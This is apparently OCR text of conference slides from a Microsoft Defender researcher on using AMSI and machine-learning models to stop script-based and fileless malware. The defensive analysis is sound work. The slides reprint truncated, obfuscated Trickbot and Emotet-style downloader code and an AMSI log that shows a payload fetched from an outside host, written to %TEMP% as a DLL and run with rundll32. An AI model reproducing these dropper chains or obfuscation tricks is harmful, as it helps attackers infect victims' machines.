STOPPING SCRIPT AND FILELESS ATTACKS USING AMSI ML MODELS IN REALTIME

WHO AM I

Ankit Garg

Security Researcher @Microsoft Defender Research


AGENDA

- Script Based and Fileless Attacks
- Introduction to AMSI , How it is helpful in stopping attacks.
- How Microsoft Defender client and cloud integration works.
- Client and Cloud Based ML Models.
- Case Study from the ML Models Blocks

SCRIPT BASED ATTACKS

- Initial Attack Vector(Macro Documents, Attachments having various scripts)
- Downloading further Payloads.
- Executing Fileless Payloads and doing Persistence.
- Advance Frameworks like Powershell Empire, kodiac and many more.

EMOTET DOWNLOADER USING VBA MACRO



TRICKBOT CAMPAIGN

```
var a = [{a:"(function()avg{avgvaravgrUg
/Z,\\x60wb-%P$\"['\x63\x68ar\x43o\x64eAt
\\x81>\\x7fH\\x83-dCkn\"['\x63\x68ar\x43
avgvaravgFvaGavg=avgnewavg\x41\x63\x74\x
[\"[\"length\"]*5063992095)['toS\x74\x72
h(e\\x870T\\x60ztN\"[\"length\"]+3.0))](
Gc[rWiRp%tG>i1nhg1.vfLiNl3eKszy%s_)tUeVm
Gv1h3R\\/\\%\\@]/g,\"\")),avgJmHAavg=avg
\"\\x61\":\"\\x5b\")+\"ndo\"+\"m\"]())av
avg0)[\"\"+\"toSt\"+(64>20
\"\\x72\":\"\\x69\")+\"ing\"](16)[\"s\"+
\"\\x6e\":\"\\x68\")+\"g\"](1)avg},avgda
\"\\x69\":\"\\x64\")+\"\"+\"ronm\"+(72>3
\"\\x65\":\"\\x5d\")+\"nt\"](\"
purWo5c6eHsOs\"['re\x70la\x63e'](/[W\\
uO6H5]/g,\"\")),avgfavg=avgd(\"X3uBs
eYWr(8n7acm
e\"['re\x70la\x63e'](/[\\(78XB\\
3]/g,\"\")),avggavg=avgd(\"1cko0m
pOuFt7ef-rfnDahm8e\"['re\x70la\x63e'](/[
]/g,\"\")),avgruavg=avgnewavg\x41\x63\x7
doBIn\"['re\x70la\x63e'](/[\\
ydkK\\-A\\]6fJWQBq0ZI43]/g,\"\")),avgloa
\"\\x6f\":\"\\x66\")+\"ld\"+\"e\"+(59>43
\"\\x72\":\"\\x6b\")+\"\"](GOgk)
```


```
dataraw = 'String'
hisero = []
qpnparl_4 = (this.toString + '').substr(4, 1) + 'rom'
var jnabron00 = function () {
    return (((WScript.Date * 0) + '').indexOf('N'))
function jnabron(eqiwski, jkqpprese) {
try {
    qpnparl_4(eqiwski, jkqpprese)
} catch (e) {
    if (true jkqpprese = 'Ch') {
        return 1
    } else {
        return this[dataraw][qpnparl_4 + [jkqpprese + 'ar'] + 'Code'](eqiwski)
    }
    return 0
    ighEKparties53ko = 0.216ighEKfilled44ko = 0.219ighEKlessen97ko = 0.669ighEKdiscussion76ko = 0.979ighEKofalliances38ko = 0.783ighEKu
        var pewme6 = hisero
        pewme6[9] = 2
        pewme6[78] = 100
        return jnabron(pewme6[9] + jnabron00() + pewme6[78], 'Ch')})(false, true) + (function () {    var tpjthat7 = hisero    tpjthat7
        var ethother8 = hisero
        ethother8[9] = 1
        ethother8[78] = 110
        return jnabron(ethother8[9] + jnabron00() + ethother8[78], 'Ch')})('robot46') + (function () {
        var upwgrati5 = hisero
        upwgrati5[9] = 4
        upwgrati5[78] = 63
        return jnabron(upwgrati5[9] + jnabron00() + upwgrati5[78], 'Ch'})(true, false, 'addition95', 'b
        var vvueve9 = hisero
        vvueve9[9] = 4
        vvueve9[78] = 93
```

Trickbot Dowloaders using various obfuscation

Very Hard to Scale manually. So we need some automation !!

We need to protect the first customer

96% of malware are seen only once



ML is needed to scale and for pro-active response

Source: Windows Defender Antivirus

HERE COMES AMSI(ANTI-MALWARE SCAN INTERFACE) !!

AMSI is an open interface that allows antivirus solutions to inspect script behavior and content on execution.

It support following scanning :

- File Based
- Memory Based
- Stream Scanning.
- content url/ip

WINDOWS 10 SCRIPT EXECUTION ENGINES HAVE AMSI INTEGRATIONS

2015

Windows 10 Launc

- PowerShell
- VBScript
- JScript
- UAC

```
private void ReallyCompile(bool optimize)
{
    var sw = new Stopwatch();
    sw.Start();
    if (etwEnabled) ParserEventSource.Log.CompileStart(sourceId);
    try
    {
        ScriptBlockAst = Ast as ScriptBlockAst;
        if (ScriptBlockAst == null)
        {
            throw PSTraceSource.NewArgumentException("ast");
        }

        // Check if the script block has malicious content
        var scriptExtent = ScriptBlockAst.Extent;
        if (AmsiUtils.ScanContent(scriptExtent.Text, scriptExtent.File) == AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_DETECTED)
        {
            throw new ScriptBlockAstContainedMaliciousContent("ScriptContainedMaliciousContent", ParserStrings.ScriptContainedMaliciousContent);
        }

        PerformSecurityChecks();
    }
    finally
    {
        sw.Stop();
        if (etwEnabled) ParserEventSource.Log.CompileStop();
    }
}
```

Invoke-Expression

[ScriptBlock]::Create(…)

Function foo { … }

PowerShell –Command …

PowerShell –EncodedCommand …

IEX (an alias to Invoke-Expression)

$executionContext.InvokeCommand.InvokeScript(…)

$executionContext.InvokeCommand.NewScriptBlock(…)

$ExecutionContext.InvokeCommand.ExpandString(…)

$PSCmdlet.InvokeCommand.InvokeScript(…)

$PSCmdlet.InvokeCommand.NewScriptBlock(…)

$PSCmdlet.InvokeCommand.ExpandString(…)

Scans content at PowerShell script compile times. Includes dynamically-loaded content

WINDOWS 10 SCRIPT EXECUTION ENGINES HAVE AMSI INTEGRATIONS

2015 — Windows 10 Launch

- PowerShell
- VBScript
- JScript
- UAC

2017 — Windows 10 Fall Creators Update

- JScript behavior instrumentation
- VBScript behavior instrumentation

2018 — Office 365

VBA macro behavior instrumentation

2019 — WMI behavior instrumentation

2021 — XLM4.0 Macro


AMSI BEHAVIOR COM OBJECT CALL LOGGING

AMSI SCRIPT INSTRUMENTATION

Instruments COM objects

- Logs when COM objects and its methods are invoked along with parameters
- Calls AMSI synchronously prior to all executes

- WScript.Shell.Run()
- Shell.Application.ShellExecute()
- Wscript.Shell.Exec()
- MMC20.Application.Document.ActiveView.ExecuteShellComm and
- Execute (generic "object.Execute", often used with the obj returned by "WSHController.CreateScript")




- Aborts script behavior execute if detected by AV product

```
 CNDt0MlsweEVDXT0weDIyMUU7dDJbMHhFRF
 9MHgwMEY3O3QyWzB4RjddPTB4MjI0ODt0Ml
 ycmF5KCk7IHZhciByZXN1bHRTdHJpbmc9Ii
 JaTNdO30NCkVHai5wdXNoKFN0cmluZ1siZn
 lY3QoIkFET0RCLlN0cmVhbSIpO2ExWyJ0eX
 LT1BPUDJjY2EpDQp7DQpmb3IgKCB2YXIgVG
var velVITK_BOSKO_2S =
"RlJPR3phbWdsYXZpY2hhc3RpID0geydVJzo
ICh2YXIgUmVlYm9rR2FsYXh5RlJPRzJYQ09Q
lJPRzJYQ09QXSk7fQ0KICAgIHJldHVybiBSZ
var velVITK_BOSKO_1S = new Array(70
100, 70 -100, 70 -100, 70 -100, 70 -
 70 -36, 70 -47, 70 -46, 70 -45, 70
90, 70 -89, 70 -88, 70 -87, 70 -86,
 -68, 70 -67, 70 -66, 70 -65, 70 -64
 70 -100, 70 -100, 70 -100, 70 -100,
 -100, 70 -100, 70 -100, 70 -100, 70
100, 70 -100, 70 -100, 70 -100, 70 -
, 70 -100, 70 -100, 70 -100, 70 -100
70 -100, 70 -100, 70 -100, 70 -100,

);
function setRH(v1, v2){
 v1[v2]("User-Agent", "TW96aWxsYS80L
}
var FROGzamglavichasti;
var velVITK_BOSKO_1SHO = StopWaitAMi


    for (velVITK_OBLOM= 0; velVITK_OBLOM < velVITK_BOSKO_1SHO; velVITK_OBLOM++) {
        velVITK_BOSKO_1S[velVITK_OBLOM] =  velVITK_BOSKO_1S[velVITK_OBLOM] -70 ;
        velVITK_BOSKO_1S[velVITK_OBLOM] = 44+velVITK_BOSKO_1S[velVITK_OBLOM]+55;
    }


function StopWaitAMinvalleyFROG2undefilled(velVLUMAHx, velVLUMAHy) {
    velVLUMAHx = eww * frr;
    velVLUMAHy = velVLUMAHZZ + 245;
};

var topSecretLine;
```

```
IWshShell3.ExpandEnvironmentStrings("%TEMP%");
IServerXMLHTTPRequest2.open("GET", "http://esustentables.com.ar/hgf65g?UxhnpIsVw=UKfVqwc", "false");
IServerXMLHTTPRequest2.setRequestHeader("User-Agent", "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)");
IServerXMLHTTPRequest2.send();
IServerXMLHTTPRequest2.responseBody();
_Stream.Open();
_Stream.Type("1");
_Stream.Write("Unsupported parameter type 00002011");
_Stream.Position("0");
_Stream.SaveToFile("C:\Users\ADMINU~1\AppData\Local\Temp/dsCqlP1", "2");
_Stream.Close();
_Stream.Type("2");
_Stream.Charset("437");
_Stream.Open();
_Stream.LoadFromFile("C:\Users\ADMINU~1\AppData\Local\Temp/dsCqlP1");
_Stream.ReadText();
_Stream.Close();
_Stream.Type("2");
_Stream.Charset("437");
_Stream.Open();
_Stream.WriteText("MZÉ");
_Stream.SaveToFile("C:\Users\ADMINU~1\AppData\Local\Temp/dsCqlP1.dll", "2");
_Stream.Close();
IWshShell3.Run("rundll32 C:\Users\ADMINU~1\AppData\Local\Temp/dsCqlP1.dll,SetText", "0", "false");
```

